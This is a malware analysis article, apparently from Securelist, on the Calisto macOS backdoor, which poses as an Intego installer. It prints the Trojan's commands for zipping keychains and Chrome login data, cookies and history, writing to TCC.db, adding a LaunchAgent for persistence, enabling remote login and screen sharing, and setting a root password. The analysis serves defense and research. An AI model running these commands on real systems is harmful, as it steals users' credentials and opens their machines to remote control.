The first member of the Proton malware family?

SL securelist.com/calisto-trojan-for-macos/86543/

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
An interesting aspect of studying a particular piece of malware is tracing its evolution and observing how the creators gradually add new monetization or entrenchment techniques. Also of interest are developmental prototypes that have had limited distribution or not even occurred in the wild. We recently came across one such sample: a macOS backdoor that we named Calisto.

The malware was uploaded to VirusTotal way back in 2016, most likely the same year it was created. But for two whole years, until May 2018, Calisto remained off the radar of antivirus solutions, with the first detections on VT appearing only recently.


SHA256: 0ec3b65534ef09f83b3f43d93b015a7a2cc2534c5f7f251400c5227fd1cabad9

File name: Intego_v9.0.3_websetup.dmg

Detection ratio: 2 / 59

Analysis date: 2018-05-22 07:37:32 UTC (1 month, 3 weeks ago) View latest

File identification

MD5	d7ac1b8113c94567be4a26d214964119
SHA1	55800dc173d80a8a4ab7685b0a4f212900778fa0
SHA256	0ec3b65534ef09f83b3f43d93b015a7a2cc2534c5f7f251400c5227fd1cabad9
ssdeep	98304:Gjq6v/tOjgujjFRpEmvVyxHpDc8uumEuwoeKxv/oQ6lVz4jgFEBOja4GSGepvuE9:GjzcjdvVYHluu C9xYxlN40FYODFbZn8d
File size	4.9 MB (5188982 bytes)
File type	Macintosh Disk Image
Magic literal	data
TrID	Macintosh Disk image (BZlib compressed) (97.6%) ZLIB compressed data (var. 4) (2.3%)
Tags	license dmg

VirusTotal metadata

First submission	2016-08-02 04:38:29 UTC (1 year, 11 months ago)
Last submission	2018-05-22 07:37:32 UTC (1 month, 3 weeks ago)
File names	Intego_v9.0.3_websetup.dmg



Malware for macOS is not that common, and this sample was found to contain some suspiciously familiar features. So we decided to unpick Calisto to see what it is and why its development was stopped (or was it?).


Propagation

We have no reliable information about how the backdoor was distributed. The Calisto installation file is an unsigned DMG image under the guise of Intego's security solution for Mac. Interestingly, Calisto's authors chose the ninth version of the program as a cover which is still relevant.


For illustrative purposes, let's compare the malware file with the version of Mac Internet Security X9 downloaded from the official site.

Backdoor	Intego Mac Internet Security 2018

Unsigned	Signed by Intego
	




/Volumes/Mac Internet Security X9
1 item
Mac Internet Security
Mac Internet Security X9 Installer.app
intego
Mac Internet Security X9



It looks fairly convincing. The user is unlikely to notice the difference, especially if he has not used the app before.

Installation

As soon as it starts, the application presents us with a sham license agreement. The text differs slightly from the Intego’s one — perhaps the cybercriminals took it from an earlier version of the product.




d7ac1b8113c94567be4a26d214964119.dmg

If you agree with the terms of this license, click "Agree" to access the software. If you do not agree, press "Disagree."

License Agreement

NOTICE TO ALL USERS: CAREFULLY READ THE FOLLOWING LEGAL AGREEMENT ("AGREEMENT") FOR THE LICENSE OF THIS SOFTWARE PRODUCT ("SOFTWARE") BY INTEGO. BY CLICKING THE ACCEPT BUTTON OR INSTALLING THE SOFTWARE, YOU (EITHER AN INDIVIDUAL OR A SINGLE ENTITY) CONSENT TO BE BOUND BY AND BECOME A PARTY TO THIS AGREEMENT. IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS AGREEMENT, CLICK THE BUTTON THAT INDICATES THAT YOU DO NOT ACCEPT THE TERMS OF THIS AGREEMENT AND DO NOT

Next, the “antivirus” asks for the user’s login and password, which is completely normal when installing a program able to make changes to the system on macOS.




Intego Antivirus wants to make changes. Type your password to allow this.

Username: oleg

Password:

But after receiving the credentials, the program hangs slightly before reporting that an error has occurred and advising the user to download a new installation package from the official site of the antivirus developer.



Installation failed

The software package appears to be invalid. Please download a new package from https://www.intego.com/antivirus-mac-internet-security


The technique is simple, but effective. The official version of the program will likely be installed with no problems, and the error will soon be forgotten. Meanwhile, in the background, Calisto will be calmly getting on with its mission.

Analysis of the Trojan

With SIP enabled


Calisto's activity on a computer with SIP (System Integrity Protection) enabled is rather limited. Announced by Apple back in 2015 alongside the release of OSX El Capitan, SIP is designed to protect critical system files from being modified — even by a user with root permissions. Calisto was developed in 2016 or earlier, and it seems that its creators simply didn't take into account the then-new technology. However, many users still disable SIP for various reasons; we categorically advise against doing so.

Calisto's activity can be investigated using its child processes log and decompiled code:




```
xpcproxy com.intego.Mac-Internet-Security-X9-Installer.5416
/Users/oleg/Desktop/malware/sample/public/p/Mac Internet Security X9 Installer.app/Contents/MacOS/Mac Internet Security X9 Insta (...)
/bin/bash -c mkdir ~/.calisto/
mkdir /Users/oleg/.calisto/
/bin/bash -c echo  | sudo -S zip -r ~/.calisto/KC.zip ~/Library/Keychains/ /Library/Keychains/  && ifconfig > ~/.calisto/network.dat && echo
(...)
sudo -S zip -r /Users/oleg/.calisto/KC.zip /Users/oleg/Library/Keychains/ <...>
zip -r /Users/oleg/.calisto/KC.zip /Users/oleg/Library/Keychains/ /Library/Keychains/
ifconfig
zip -r /Users/oleg/.calisto/calisto.zip /Users/oleg/.calisto/
sudo /usr/bin/sqlite3 /Library/Application Support/com.apple.TCC/TCC.db INSERT or REPLACE INTO access  VALUES('kTCCServiceAccessibility',
'com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL (...)
/usr/bin/sqlite3 /Library/Application Support/com.apple.TCC/TCC.db INSERT or REPLACE INTO access  VALUES('kTCCServiceAccessibility',
'com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL (...)
sh -c /usr/sbin/kextstat
/usr/sbin/kextstat
/bin/bash -c mkdir ~/.calisto/
mkdir /Users/oleg/.calisto/
/bin/bash -c echo infected | sudo -S zip -r ~/.calisto/KC.zip ~/Library/Keychains/ /Library/Keychains/  && ifconfig > ~/.calisto/network.dat
(...)
```


Log of commands executed by the Trojan during its operation



```
v323 = _TIFSs5printFTGSaP__9separatorSS10terminatorSS_T_A1_();
_TFSs5printFTGSaP__9separatorSS10terminatorSS_T_(v317, v318, v320, v322, v323, v324, v325);
v142 = "&& zip ~/.calisto/CR.zip ~/Library/Application\\ Support/Google/Chrome/Default/Login\\ Data ~/Library/Appli"
       "cation\\ Support/Google/Chrome/Default/Cookies ~/Library/Application\\ Support/Google/Chrome/Default/Bookma"
       "rks ~/Library/Application\\ Support/Google/Chrome/Default/History";
v143 = 274LL;
```

Hardcoded commands inside the Calisto sample






We can see that the Trojan uses a hidden directory named .calisto to store:

- Keychain storage data
- Data extracted from the user login/password window
- Information about the network connection
- Data from Google Chrome: history, bookmarks, cookies

Recall that Keychain stores passwords/tokens saved by the user, including ones saved in Safari. The encryption key for the storage is the user's password.

Next, if SIP is enabled, an error occurs when the Trojan attempts to modify system files. This violates the operational logic of the Trojan, causing it to stop.



```
~$ sudo sqlite3 <<EOF
> .open '/Library/Application Support/com.apple.TCC/TCC.db'
> insert or replace into access values('kTCCServiceAccessibility','com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL);
> .quit
> EOF
Error: near line 2: attempt to write a readonly database
~$
```

Error message


With SIP disabled/not available

Observing Calisto with SIP disabled is far more interesting. To begin with, Calisto executes the steps from the previous chapter, but as the Trojan is not interrupted by SIP, it then:


- Copies itself to /System/Library/ folder
- Sets itself to launch automatically on startup
- Unmounts and uninstalls its DMG image
- Adds itself to Accessibility
- Harvests additional information about the system
- Enables remote access to the system
- Forwards the harvested data to a C&C server

Let's take a closer look at the malware's implementation mechanisms.

Adding itself to startup is a classic technique for macOS, and is done by creating a .plist file in the /Library/LaunchAgents/ folder with a link to the malware:



```
[/Library/LaunchAgents$ ls
 com.intego.Mac-Internet-Security-X9-Installer.plist
```




com.intego.Mac-Internet-Security-X9-Installer.plist

com.intego.Mac-Internet-Security-X9-Installer.plist 〉 No Selection


Key	Type	Value
▼Root	Dictionary	(4 items)
KeepAlive	Boolean	YES
Label	String	com.intego.Mac-Internet-Security-X9-Installer
▼ProgramArguments	Array	(1 item)
Item 0	String	/System/Library/CoreServices/launchb.app/Contents/MacOS/launchb
RunAtLoad	Boolean	YES

The DMG image is unmounted and uninstalled via the following command:



```
' | sudo -S diskutil unmount /Volumes/Mac\ Internet\ Security\ X9 '
                     ; DATA XREF: sub_10000A400+873↑o
                     ; sub_10000A400:loc_10000ACAF↑o
'&& rm -rf ~/Downloads/Intego_v9.0.3_websetup.dmg',0
```

To extend its capabilities, Calisto adds itself to Accessibility by directly modifying the TCC.db file, which is bad practice and an indicator of malicious activity for the antivirus. On the other hand, this method does not require user interaction.



Allow the apps below to control your computer.

☑ launchb.app


An important feature of Calisto is getting remote access to the user system. To provide this, it:

- Enables remote login
- Enables screen sharing
- Configures remote login permissions for the user
- Allows remote login to all
- Enables a hidden “root” account in macOS and sets the password specified in the Trojan code

The commands used for this are:


```
sudo systemsetup -setremotelogin on
sudo /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/kickstart -activate -configure -access -off <...>
sh -c /bin/launchctl list com.apple.screensharing 2>/dev/null
sh -c /usr/bin/dscl -f '/var/db/dslocal/nodes/Default' localonly -create "/Local/Target/Users/oleg" naprivs '0'
/usr/bin/defaults write /Library/Preferences/com.apple.RemoteManagement ARD_AllLocalUsers -boolean YES
/usr/bin/defaults write /Library/Preferences/com.apple.RemoteManagement ARD_AllLocalUsersPrivs -integer 1073742079
dsenableroot -p infected -r aGNOStIC7890!!!
sudo systemsetup -setcomputersleep Never
```

Note that although the user “root” exists in macOS, it is disabled by default. Interestingly, after a reboot, Calisto again requests user data, but this time waits for the input of the actual root password, which it previously changed itself (root: aGNOStIC7890!!!). This is one indication of the Trojan’s rawness.




```
~$ dsenableroot -p infected -r aGNOStIC7890
username = oleg

dsenableroot:: ***Successfully enabled root user.
~$ su
Password:
sh-3.2# 
```

